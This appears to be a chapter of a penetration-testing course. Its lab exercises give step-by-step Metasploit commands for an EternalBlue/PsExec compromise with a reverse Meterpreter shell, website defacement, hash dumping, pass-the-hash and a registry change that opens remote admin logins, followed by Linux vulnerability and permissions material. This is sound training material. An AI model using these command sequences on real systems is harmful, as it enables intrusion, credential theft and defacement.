Earlier, you identified both port 139 and 445 as open on the server—the ports used by Server Message Block (SMB), a shared access and general network communication protocol that has proven to be vulnerable. You also identified that the server is vulnerable to SMB-based exploits during your scans. SMB is a common vector for intrusions into Windows systems, especially unpatched systems, so you'll test a GCPG server to see if it can be used as a vector. In particular, exploit the server's weakness to EternalBlue, an SMB-based exploit developed by the U.S. National Security Agency (NSA) and leaked to the public in 2017.

As for the target, you'll attempt to deface the GCPG internal website by remotely tampering with files on the server.

1. Start Armitage and examine some potential exploits to use.

- In Kali Linux, select **Applications→Exploitation Tools→armitage**.
Armitage is a GUI tool that integrates with Metasploit.
- In the **Connect** dialog box, select **Connect** to accept the defaults.
- In the **Start Metasploit?** message box, select **Yes**.
- In the **Armitage** window, in the upper-left pane, expand the **exploit** folder.



- Expand **windows**.
- In the search box at the bottom of the pane, type **eternal** and verify that **ms17_010_eternalblue** appears in the list.
- Double-click **ms17_010_eternalblue**.
- In the **Attack** dialog box, read the description of the exploit, and then close the dialog box.

This exploit module is part of the overall EternalBlue exploit that was used to instigate the WannaCry ransomware attacks in 2017. This particular module attempts to trigger a buffer overflow vulnerability in the SMBv1 protocol.

- i) In the search box, type ***ms17_010_psexec*** and select it from the list, then read this module's description.

As you learned earlier, this exploit module is similar to EternalBlue, but enables remote code execution through PsExec due to SMBv1 vulnerabilities. PsExec is a Windows-based remote access service that doesn't need to be set up on the machine being accessed, making it a common intrusion tool.

- j) Close the **Attack** dialog box.

2. Perform some quick reconnaissance on your partner's server.

- a) In the **Armitage** menu, select **Hosts→Nmap Scan→Quick Scan**.
- b) In the **Input** dialog box, type **192.168.1.#** where # refers to your partner's Windows Server.
- c) Select **OK**.
- d) Select **OK** to close the **Message** box.
- e) Verify that you can see your partner's server in the visual display of hosts.



- f) Right-click your partner's server and select **Scan**.
- g) When the scan completes, examine the bottom pane and verify you are on the **Scan** tab.
- h) Scroll up and verify that a number of ports were identified as open.

```
[+] 192.168.1.50: - 192.168.1.50:21 - TCP OPEN
[+] 192.168.1.50: - 192.168.1.50:25 - TCP OPEN
[+] 192.168.1.50: - 192.168.1.50:80 - TCP OPEN
[+] 192.168.1.50: - 192.168.1.50:135 - TCP OPEN
[+] 192.168.1.50: - 192.168.1.50:139 - TCP OPEN
[+] 192.168.1.50: - 192.168.1.50:143 - TCP OPEN
[+] 192.168.1.50: - 192.168.1.50:110 - TCP OPEN
[+] 192.168.1.50: - 192.168.1.50:443 - TCP OPEN
[+] 192.168.1.50: - 192.168.1.50:445 - TCP OPEN
[+] 192.168.1.50: - 192.168.1.50:5555 - TCP OPEN
```

- i) Right-click your partner's server and select **Services**.
- j) On the **Services** tab, verify that you see the name of each service running on a specific port.

host	name	port	proto
192.168.1.50	ftp	21	tcp
192.168.1.50	smtp	25	tcp
192.168.1.50	http	80	tcp
192.168.1.50	pop3	110	tcp
192.168.1.50	msrpc	135	tcp
192.168.1.50	netbios-ssn	139	tcp
192.168.1.50	imap	143	tcp
192.168.1.50	https	443	tcp
192.168.1.50	microsoft-ds	445	tcp
192.168.1.50	submission	587	tcp
192.168.1.50		5555	tcp

The list should be pretty similar to your earlier reconnaissance efforts. You know that the Bit by Bit Fitness online store is being hosted on the default HTTP port (80). However, the internal-facing web server is being hosted on port 5555 (HTTP) and 443 (HTTPS).

3. Prepare the EternalBlue PsExec exploit and launch it.

- a) On the menu, select **Armitage**→**Set Exploit Rank**→**Poor**.



Note: This is required in order to bypass a bug in Armitage that prevents the next steps from working properly.

- b) In the **Message** dialog box, select **OK**.
- c) On the menu, select **Attacks**→**Find Attacks**.
- d) Wait for the exploit querying to finish, then in the **Message** box, select **OK**.
- e) Right-click your partner's server and hover over **Attack**→**samba**.
Unfortunately, Armitage has not been updated in a few years, so EternalBlue and the PsExec exploit modules are not listed. However, you can still use the traditional Metasploit console within Armitage to get the attack started.
- f) In the bottom pane, select the **Console** tab.
- g) At the prompt, enter `use exploit/windows/smb/ms17_010_psexec`
- h) Enter `info` to see more about the exploit.
- i) Enter `show options`
- j) Examine the list of options and verify that there is only one required option—**RHOST** (remote host)—and that it is not currently set.
- k) Enter `set RHOST 192.168.1.#` where # refers to your partner's Windows Server.
- l) Enter `set LPORT 4444`
- m) Enter `show payloads` and examine the available payloads you can use.
- n) Enter `set payload windows/x64/meterpreter/reverse_tcp`
- o) Enter `set SMBUser Administrator`
- p) Enter `set SMBPass Pa22w0rd`
- q) Enter `set VerifyTarget false`



Note: You're setting this because Windows Server 2016 is not officially listed as a possible target for this exploit.

- r) Enter `show options` and verify that the options you just configured are filled in.
- s) Enter `run`
- t) Verify that you are given a **meterpreter >** prompt.

```
[*] Sending stage (206403 bytes) to 192.168.1.50
[*] Meterpreter session 1 opened (192.168.1.10:4444 ->
meterpreter >
```



Note: If no Meterpreter session was created, run the same command again.



Note: The **meterpreter >** prompt may not appear even though you successfully opened a Meterpreter session. You can continue if this is the case.

- u) Verify that the icon for the Windows Server computer has changed to show a red border with lightning surrounding it, indicating that it has been exploited.



4. Download the default IIS start page file from the server.

- Right-click the compromised server and select **Meterpreter 1→Explore→Browse Files**.
- On the **Files** tab, select **List Drives**.
- Verify that you can see the drives on the target.
- Double-click the **C:** drive in the list.

You are taken to **C:\Windows\system32**.



- Use the navigation bar to navigate to **C:\inetpub\wwwroot**.


C:\inetpub\wwwroot		
D	Name	Size
aspnet_client	iisstart.htm	703b
	iisstart.png	97kb
	login-page-bg.jpg	25kb
	login.html	1kb
	style.css	1kb

- Select **iisstart.htm**.
- Right-click **iisstart.htm** and select **Download**.
- In the **Message** box, select **OK**.
- In the **Armitage** menu, select **View→Downloads**.
- Select **Open Folder**.
- Select **OK**.
- If necessary, select **Open Folder** again to open the **Files** app.
- In the **Files** app, open the **192.168.1.#** folder, then **C:/inetpub/wwwroot/**.

5. Alter the default IIS start page file.

- Right-click **iisstart.htm** and select **Open With Other Application**.
- In the **Select Application** dialog box, select **View All Applications**.
- Select **Leafpad**, then select **Select**.
- Scroll down to the bottom of the **iisstart.htm** file.
- Locate and delete the entire line that begins with the **<a href>** element.

- f) Replace the deleted line with <h1>This site has been hacked!</h1>




```
#container {
    margin-left:auto;
    margin-right:auto;
    text-align:center;
}

a img {
    border:none;
}

-->
</style>
</head>
<body>
<div id="container">
<h1>This site has been hacked!</h1>
</div>
</body>
</html>
```


- g) Select **File→Save As**.
 h) In the **Save in folder** breadcrumb trail, select **root**.



- i) Select **Save**.
 j) Close Leafpad.

6. Upload the altered file and verify that the site was defaced.

- a) Switch back to Armitage and select the **Files 1** tab.
 b) Right-click **iisstart.htm** and select **Delete**.
 c) Select the **Upload** button.
 d) In the **Open** dialog box, scroll to the right and select **iisstart.htm**.
 e) Select **Open**.
 f) Verify that **iisstart.htm** appears in the list.



- g) Open Waterfox and navigate to <https://192.168.1.#> where # refers to your partner's Windows Server.
 h) If necessary, add the site as a security exception to proceed.

-
- i) Verify that your attack succeeded.



This site has been hacked!

- 7. Take a screenshot of the hacked web page for evidence.
 - 8. Close Waterfox and Armitage.
 - 9. Update the worksheet as necessary.
-

ACTIVITY 7–2

Exploiting Password Vulnerabilities in Windows

Before You Begin

The file /root/Desktop/my_pentest_team Worksheet.xlsx is open.

You will work with a partner in this activity.

Scenario

One of your USB baits has just popped up on the network and made a connection to your Kali Linux listener. You decide to use this opportunity to grab the password hashes on this victim's host so that you can attempt to crack them using John the Ripper. However, there's a chance that not every interesting account will be easily crackable with a dictionary attack. So, you'll also attempt to bypass the need to crack passwords altogether by passing an account's hash value to a Meterpreter session. This will enable you to access a host through a particular user account even if that user observes strong password practices.

1. Open a new Meterpreter session to your partner's server.

- Open a terminal and enter `msfconsole`
- At the prompt, enter `use exploit/windows/smb/ms17_010_psexec`
- Enter `set RHOST 192.168.1.#` where # refers to your partner's Windows Server.
- Enter `set LPORT 4444`
- Enter `set LHOST 192.168.1.#` where # refers to your own Kali Linux computer.
- Enter `set PAYLOAD windows/x64/meterpreter/reverse_tcp`
- Enter `set SMBUser Administrator`
- Enter `set SMBPass Pa22w0rd`
- Enter `run`
- Verify that you are provided with a **meterpreter >** prompt.

2. Dump the Windows Server's password hashes and attempt to crack them.

- At the prompt, enter `run post/windows/gather/hashdump`
- Verify that you are presented with the hashes of the accounts on the target system.
- Capture a screenshot of the hash dump as evidence.
- Enter `run auxiliary/analyze/jtr_windows_fast` and verify that John the Ripper cracked some password hashes.

John the Ripper is a powerful password cracker that can run brute force attacks, dictionary attacks using large wordlists, and hybrid attacks. Its implementation in Metasploit is a simpler version of the full program meant to crack weak LM/NTLM password hashes in a short amount of time. This version operates with a standard wordlist and rules.



Note: You can ignore any errors, as John the Ripper should still have cracked at least one password

- Capture a screenshot of any cracked passwords as evidence.

3. Which password(s) was John the Ripper able to crack? Which password(s) was it not able to crack?

4. Copy the hash value of the backup administrator's password.

- Scroll back up to the hash dump.
- Carefully highlight the hash value of the admin-backup account.

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:83207002ffbba34531a35b7f049de547:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
admin-backup:1000:aad3b435b51404eeaad3b435b51404ee:f8445ea4cc80e20f44b93549a80f384c:::
IME_USER:1001:aad3b435b51404eeaad3b435b51404ee:47a47b2de56819aa8bb914d9c28b543:::
IME_ADMIN:1002:aad3b435b51404eeaad3b435b51404ee:47a47b2de56819aa8bb914d9c28b543:::
hakker:1003:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
```



Caution: The hash value should start with "aad" and continue until the last character before the three trailing colons.

- Right-click the highlighted value and select **Copy**.

5. Enable the backup administrator's account and enable remote logins for local admin accounts.

- At the prompt, enter `shell` to obtain a Windows shell onto the system.
- At the Windows shell prompt, enter `net user admin-backup /active:yes`

In a workgroup, this will cause the backup administrator account to appear on the login screen, which will make an observant admin suspicious. However, in a domain, you're not likely to see the account, as domain-joined computers do not use the classic workgroup login screen.

- Enter `reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1`
 - Verify that the operation completed successfully.
- This Registry value enables remote logins for members of the local administrators group. By default, only the default Administrator account (relative ID 500) has this ability. All other members of the administrators group are subject to token filtering, which essentially demotes a user's access token to a lower privilege level. This means the account cannot use a service like PsExec to connect remotely, as it requires a higher level token.
- Enter `exit` twice.

6. Pass the hash to log in as the backup administrator.

- Enter `use exploit/windows/smb/psexec`
- Enter `set PAYLOAD windows/meterpreter/reverse_tcp`
- Enter `set RHOST 192.168.1.#` where # refers to your partner's Windows Server.
- Enter `set LHOST 192.168.1.#` where # refers to your own Kali Linux computer.
- Enter `set LPORT 5555`
- Enter `set SMBUser admin-backup`
- Enter `set SMBPass <paste hash value>`



Note: Ensure you're pasting the hash value you copied earlier.

- Enter `run`
- Verify that you successfully started a Meterpreter session despite not knowing the backup administrator's password.

7. Capture a screenshot of the Meterpreter session as evidence of success.

8. Close the terminal.
 9. Update the worksheet as necessary.
-

TOPIC B

Exploit *nix-Based Vulnerabilities

Windows won't be the only operating system you'll find on a target network. Many companies, particularly larger enterprises, turn to open source for its flexibility and cost savings. As you continue to exploit host OSs, you won't want to overlook the Unix-like systems.

Commonalities Among *nix-Based Vulnerabilities

The *nix-based operating systems all have their roots in Unix. Besides the various forms of Unix itself, this OS family includes Linux, Android, macOS (and its BSD-based predecessors), iPhone iOS, and others. Vulnerabilities for *nix-based operating systems have the following commonalities:

- All of the generic risks apply, including physical, administrative, coding, and social engineering.
- Although the *nix OSs have more kernel types than Windows, they are still written in some variant of the C programming language. They have the same inherent risks related to insufficient input validation and lack of bounds-checking.
- Although the open source community (in theory) has "more eyes" vetting the software, incorporation of secure coding best practices is inconsistent among developers. For example, Apple iOS has a very strict application vetting process, requiring apps to be digitally signed with an Apple-supplied certificate before they can be installed. Linux and Android, on the other hand, allow apps to be **side-loaded** or installed without digital signatures.
- The *nix-based OSs are also subject to cross-platform exploits including POODLE, Heartbleed, XSS, XSFR, SQL injection, and SMB overflows and enumeration.

As a pen tester, you will use the same methodologies with *nix OSes that you used with Windows to find vulnerabilities and exploits.



Note: Most Android apps are written in Java, and many userland (non-kernel) Linux components are written in Python.

Linux Operating System Vulnerabilities

The name "Linux" actually refers to the kernel of the operating system. **DistroWatch.com** reports that there have been (so far) nearly 800 **Linux distributions**, or distros, since 2001. Some are commercial products, though the vast majority are developed and maintained by the open source community. Many no longer exist. Because there are wide variations in distribution features, there are also wide variations in vulnerabilities between the products. Many vulnerabilities are introduced because of services and applications that are added to the core installation.

Linux vulnerabilities fall into the same major categories that are found in Windows. The following list shows the top vulnerabilities in order of descending frequency:

- DoS
- Information disclosure
- Buffer or heap overflows
- Privilege escalation
- Remote code execution
- Memory corruption
- Security feature bypass
- Directory traversal



Note: Data obtained from <https://www.cvedetails.com/top-50-products.php>.

Frequently Exploited Linux Features

Exploit-db.com lists 1,214 exploits related to Linux. The Metasploit query `grep -c exploit search platform:linux` returns a count of 293 Linux exploit modules. The following table summarizes some of the most notable Linux vulnerabilities of all time.

Vulnerable Feature	Description	Exploits and Tutorials
ret2libc	An existing function in the C library that eliminates the need for the attacker to inject their own shell code to take control of a target. This result allows arbitrary code execution and escalation of privilege.	https://www.exploit-db.com/docs/english/28553-linux-classic-return-to-libc-&return-to-libc-chaining-tutorial.pdf
Insecure sudo	Under certain conditions, this vulnerability allows attackers to circumvent protections and execute commands that would normally require a password, resulting in privilege escalation.	Exploit-db.com lists 24 sudo-related exploits.
Sticky bits	Sticky bits are permission bits set on (mostly) directories. They only permit the owner to delete or rename files in that directory. They are especially useful in the shared directories of /var/tmp and /tmp. Sticky bit exploits can be disruptive and cause denial of service.	<ul style="list-style-type: none"> • https://www.exploit-db.com/exploits/16216/ • https://www.thegeekdiary.com/what-is-suid-sgid-and-sticky-bit/ • https://gist.github.com/anonymous/10165224
SUID executables	SUID allows a user to run a command as another user. It is often used by administrators to change a user's password. When an application needs to run as the owner, an SUID permissions bit is set to allow this. A number of executables use SUID, but are poorly coded and can allow an attacker to escalate privilege.	https://www.pentestpartners.com/security-blog/exploiting-suid-executables/
Dirty COW Bug	A race condition in mm/gup.c leverages incorrect handling by the copy-on-write (COW) feature by kernel memory subsystem /proc/self/mem. Allows writing to private, read-only memory mappings. Affects Linux kernel 2.6.22 < 3.9 (x86/x64). CVE-2016-5195.	<ul style="list-style-type: none"> • https://www.exploit-db.com/exploits/40839/ • https://www.exploit-db.com/exploits/40616/



Note: This same technique can be used for setting the group ID (SGID).

Vulnerable Feature	Description	Exploits and Tutorials
Five Year Bug	A race condition created by raw mode PTY local echo permits privilege escalation. Affects Linux kernel 3.14-rc1 < 3.15-rc4 (x64). CVE-2014-0196.	https://www.exploit-db.com/exploits/33516/
Remote Root Flaw	Unsafe second checksum in udp.c can give a remote attacker complete control of a system via UDP traffic. Affects pre-4.5 Linux kernel. CVE-2016-10229.	https://www.rapid7.com/db/vulnerabilities/panos-cve-2016-10229

Password Cracking in Linux

As with Windows, there are a number of ways to crack passwords in Linux. The concepts are the same, but the location and format of the files are different. Originally, passwords in Linux were stored in cleartext along with their user accounts in /etc/passwd. For security, they are now stored as hash values in /etc/shadow.

Here are some common attack methods and sample tools.

Attack Method	Tools
Brute force the login passwords of services such as SSH, telnet, FTP, HTTP, Samba, VNC, etc.	<ul style="list-style-type: none"> • John the Ripper • Medusa • Hydra • Ncrack • Crowbar • Metasploit modules such as: <ul style="list-style-type: none"> • auxiliary/scanner/smb/smb_login • auxiliary/scanner/vnc/vnc_login • auxiliary/scanner/ftp/ftp_login • auxiliary/scanner/ftp/anonymous • auxiliary/scanner/ssh/ssh_login
Copy the /etc/passwd and /etc/shadow files, unshadow (combine) the copies, and send them to a password cracker.	John the Ripper, etc. (see previously listed tools)
Dump the hashes from a compromised machine and send them to a password cracker.	<ul style="list-style-type: none"> • Metasploit module post/linux/gather/hashdump • John the Ripper, etc. • RainbowCrack • Hashcat
Dump cleartext passwords currently stored in memory.	Mimipenguin— https://github.com/huntergregal/mimipenguin
Pass the hash if the passwords take too long to crack. Works particularly well against Samba with LM or NTLM authentication.	Metasploit module auxiliary/scanner/smb/smb_login

Attack Method	Tools
Install a physical or software-based keylogger to capture login credentials.	<ul style="list-style-type: none"> Meterpreter <code>keyscan_start</code> and <code>keyscan_dump</code> Hardware-based USB keyloggers
Use social engineering to obtain user passwords.	<ul style="list-style-type: none"> Shoulder surfing Mobile device across-the-room camera recording Kali Social Engineering Toolkit (SET) WiFi-Pumpkin
Boot target into single user mode.	<ol style="list-style-type: none"> Reboot the computer and interrupt the boot process. Edit GRUB to go into single user mode, where you are automatically logged in as root with no password. Change the password. <p>Requires physical access. Works for Red Hat and other distros. Does not work for Debian-based distros, including Kali.</p>



Note: Metasploit has many modules that will attempt to brute force or bypass the login of specific services, particularly those that are HTTP-based. To find more examples, conduct a Google search. Alternatively, at the msfconsole, enter `search auxiliary/scanner`, `search login platform:linux` or `search login platform:linux -S http`.

Linux /etc/shadow Hashing Algorithms

The hashing algorithm used in /etc/shadow depends on the distribution. It can be MD5, Blowfish, (or more recently) SHA-256 or SHA-512. To find the hashing algorithm in use, at a terminal window, enter the command `sudo cat /etc/shadow`. Look for hashes that begin with a \$ and compare them to this list:

- \$1 = MD5
- \$2a = Blowfish
- \$5 = SHA-256
- \$6 = SHA-512

`user1:6haF8eUec$BBhUfgy0MwkP2hzLXnhKNc`

Figure 7-3: Password hashed using SHA-512.



Note: For more information about Linux /etc/passwd, at a terminal window, enter `man crypt`.

Linux Service and Protocol Configurations

The same types of issues that apply to Windows service and protocol configurations also apply to Linux. As with Windows, most Linux distros ship with default services, but many are added after installation. The key difference is that Microsoft provides the software for most of the common Windows-based services. Linux, on the other hand, depends on third parties to develop and provide the software. You choose the application you want, and download the *package* that is appropriate for your distribution and platform. This "mix and match" approach makes the range of possible service and protocol configurations much wider in Linux. As a pen tester, you should research possible exploits for the Linux kernel, service/application, and protocol versions that you discover. Some notable exploits that have affected Linux services and protocols include the following.

Exploit	Description
GHOST CVE-2015-0235	<ul style="list-style-type: none"> Exploits how the popular EXIM mail server uses the gethostbyname function in the GNU C library (glibc). Can give an attacker remote control over the entire system. Affects nearly all distros that have EXIM installed. Metasploit module exploit/linux/smtp/exim_gethostbyname_bof.
Shellshock CVE-2014-6271, CVE-2014-6278	<ul style="list-style-type: none"> Exploits a vulnerability in how the Bash shell handles external environment variables. Exploit-db.com lists 15 exploits. Metasploit has 10 exploit modules; search <code>search shellshock</code>.
Heartbleed CVE-2014-0160	<ul style="list-style-type: none"> A platform-independent information disclosure vulnerability in the OpenSSL encryption library. OpenSSL uses a special heartbeat message that echoes data back to confirm that it was received correctly. If exploited properly, it can induce the server to also echo back random data from memory, including login credentials and session cookies. Metasploit module auxiliary/scanner/ssl/openssl_heartbleed, https://gist.github.com/eelsivart/10174134
POODLE CVE-2014-3566, CVE-2014-8730	<ul style="list-style-type: none"> A platform-independent man-in-the-middle attack that forces web servers and browsers to negotiate down from the stronger TLS to the weaker SSL 3.0. https://github.com/mpgn/poodle-PoC

Linux Service Installation Methods

The most common installation commands include:

- Debian/Ubuntu APT `apt-get install <package name>`
- Fedora/Redhat yum `yum install <package name>`
- Mandriva URPM `urpmi <package name>`
- SUSE YaST `yast -i <package name>`
- Generic source code, often distributed as a tarball `tar -xzvf <name>.tar.gz`

Linux File Systems

The Linux file system is organized differently from Windows. Rather than starting the directory structure at the volume level (C:, D:, E:, etc.), the entire system is a virtual tree structure organized under / (pronounced "root"). Under the root are a number of top-level directories, including:

- bin—binaries
- boot—system boot files
- dev—a virtual directory of device files (like USB sticks, webcams)
- etc—configuration files
- home—users' personal directories
- lib—libraries (application code snippets)
- media—where inserted removable media is mounted
- mnt—(legacy) where storage or partitions are manually mounted
- opt—where software you compile often ends up
- proc—a virtual directory that contains information about running processes
- root—home directory of the root superuser
- usr—shared application files

- sbin—applications only the superuser can run
- srv—data for servers
- sys—virtual directory about connected devices
- tmp—temporary files
- var—logs

Linux File System Navigation

Here are some key points to remember when navigating the Linux file system:

- The Linux Bash (command-line interface) has its own commands that are case sensitive and (mostly) different from Microsoft DOS commands. Examples include:
 - ls -l—list files in long format (show file type, permissions, owner, group, size, last modified date and time, file name)
 - pwd—display the present working directory
 - cd /—change directory back to /
 - cd ~—change directory to the current user's profile
- Use a forward slash (/) to separate path levels. For example:
`cd /root/Desktop
leafpad /etc/network/interfaces`
- Everything, including running processes, is treated as a file.
- Files with spaces in their names are enclosed in quotes.
- Bash uses different colors for different file types. For example:
 - White: Document
 - Blue: Directory
 - Green: Executable or recognized data file
 - Sky Blue: Symbolic link file
 - Yellow: Device
 - Pink: Graphic image file
 - Red: Archive file




Figure 7-4: Bash file type colors.



Note: Your top-level directories may be somewhat different, depending on your Linux distribution.

Linux Permissions

Linux file system permissions are more straightforward and less complex than their Windows counterparts. There are several file types:

- - = Regular File
- d = Directory (folder)
- l = Symbolic Link
- b = Block Special Device
- c = Character Device
- s = Unix Socket
- p = Named Pipe

You can view permissions by entering `ls -l`. Each file will have only three types of entities that can access it:

- User (u)—the file's owner
- Group (g)—any user in the file's group
- Other (o)—everybody else

Each entity can have three permissions, any of which can also be set to none (-):

- r—read
- w—write
- x—execute (if set on a directory, you can enter the directory and list its contents)

Examples:

`rwxrwxrwx` = user, group, and other all have full permissions

`rwxr-xr--` = user has full permissions, group can read and execute, everyone else can only read

Permissions can also be expressed in their octal equivalent. Each entity (u, g, o) has its three permissions added up into a single number:

- r = 4
- w = 2
- x = 1
- - = 0

Here are some examples. Both are regular files, as indicated by their first character, which is a "-".

`-rwxrwxrwx` = 777—The User has r,w,x, which is the same as $4+2+1=7$. Group and Other also have the same permissions.

`-rwxr-xr--` = 754—The User has r,w,x, which add up to 7, but Group only has r,x, which add up to 5, and Other only has r, which is 4.

Permissions Example

The following example has these settings:

- It's a directory named Desktop.
- User can read, write, and execute (enter the directory to list its contents).
- Group can read and execute, but not modify.
- Other can read and execute, but not modify.
- It's owned by root, and anyone in the root group has the Group level permissions (rx), though the root user itself has full permissions (rwx).
- Another way of writing the permissions is 755.




Figure 7-5: Linux permissions.

Setting Permissions

You can assign permissions with the `chmod` command. For example:

- `chmod 777 myfile` = everyone can read, write, and execute myfile.
- `chmod 644 myfile` = user rw, group r, other r.
- `chmod 740 myfile` = user rwx, group r, others can't do anything.

Special Permission Bits

Linux also has special permission bits that are of interest to the attacker:

- `setuid` (SUID)—set user ID upon execution
- `setgid` (SGID)—set group ID upon execution
- sticky—only root or the file's owner can change files in the directory

Setuid

When a file executes, it takes on the permissions of the user who launched it, not the owner who created it. This means a process can only read/write/execute what the user has permissions for. If you want to temporarily grant other users the same permissions as the owner, you can enable the SUID bit on that file. This lets the process run as owner, rather than as the user who just launched the process. As an example, say you created a script that has these permissions:

```
-rwxr--r--
```

At the moment, only you (the owner) can execute it. Everyone else (including the group) can read it, but they can't run it. You want help desk technicians to also be able to run this script. You can either let them log in/`sudo` as you (bad idea; you don't want them to know your password) or you can change the group permissions and put them in the group (might cause problems with other files), or you can enable the SUID bit so that when they launch that one script it runs in your privilege level and actually executes. You configure SUID by replacing the owner's x with s. So the permissions would now look like this:

```
-rwsr--r--
```

You can set the SUID bit on a file with this command: `chmod u+s myfile`. You can remove it with `chmod u-s myfile`.

Enabling SUID on executables runs the risk of allowing an attacker to also run that executable as its owner (which might be root!). To find programs with the SUID bit set, enter `sudo find / -perm -4000`.

	Note: SUID uses a lowercase s, unless the file did not have execute permissions to begin with, then it uses an uppercase S. In both cases, execute is implied.
	Note: Do not confuse setuid with Windows runas. In setuid, the user does not need to invoke the permission and does not need to provide any password. The SUID bit transparently grants execute permission. The Windows runas command is closer to the Linux su command, where the user must provide a password.

Setgid

Similar to SUID, you could enable the SGID bit so a file can run in the file's group privilege level, rather than the user's primary group. For example, the file's group might be admins, but the user's group might be sales. You might not want to change someone out of the sales group, but you want them to run that one file as a member of the admins group. Setgid also has another behavior if set on a directory: all files inside the directory would take on the permissions of the group. You enable the SGID bit on the group permissions, not the user permissions:

```
-rwxr-sr--
```

To enable SGID, enter `chmod g+s ourfile`. To remove it, enter `chmod g-s ourfile`. To find programs with the SGID bit set, enter `sudo find / -perm 2000`.

Sticky bit

Setting the sticky bit protects files in a common directory such as `/tmp` or `/home`. If you were to set `drwxrwxrwx` on `/home`, everyone can delete or rename each other's files. If you set the sticky bit, then people can only modify their own files. The root user, of course, can still modify everyone's files. The `/tmp` directory has the sticky bit set by default.

To set the sticky bit, execute this command: `chmod +t <dir name>`. This appends a "t" to the end of the permissions:

```
drwxrwxrwx
```

Remove the sticky bit with the command `chmod -t <dir name>`.

Figure 7-6: `/tmp` directory with sticky bit set.

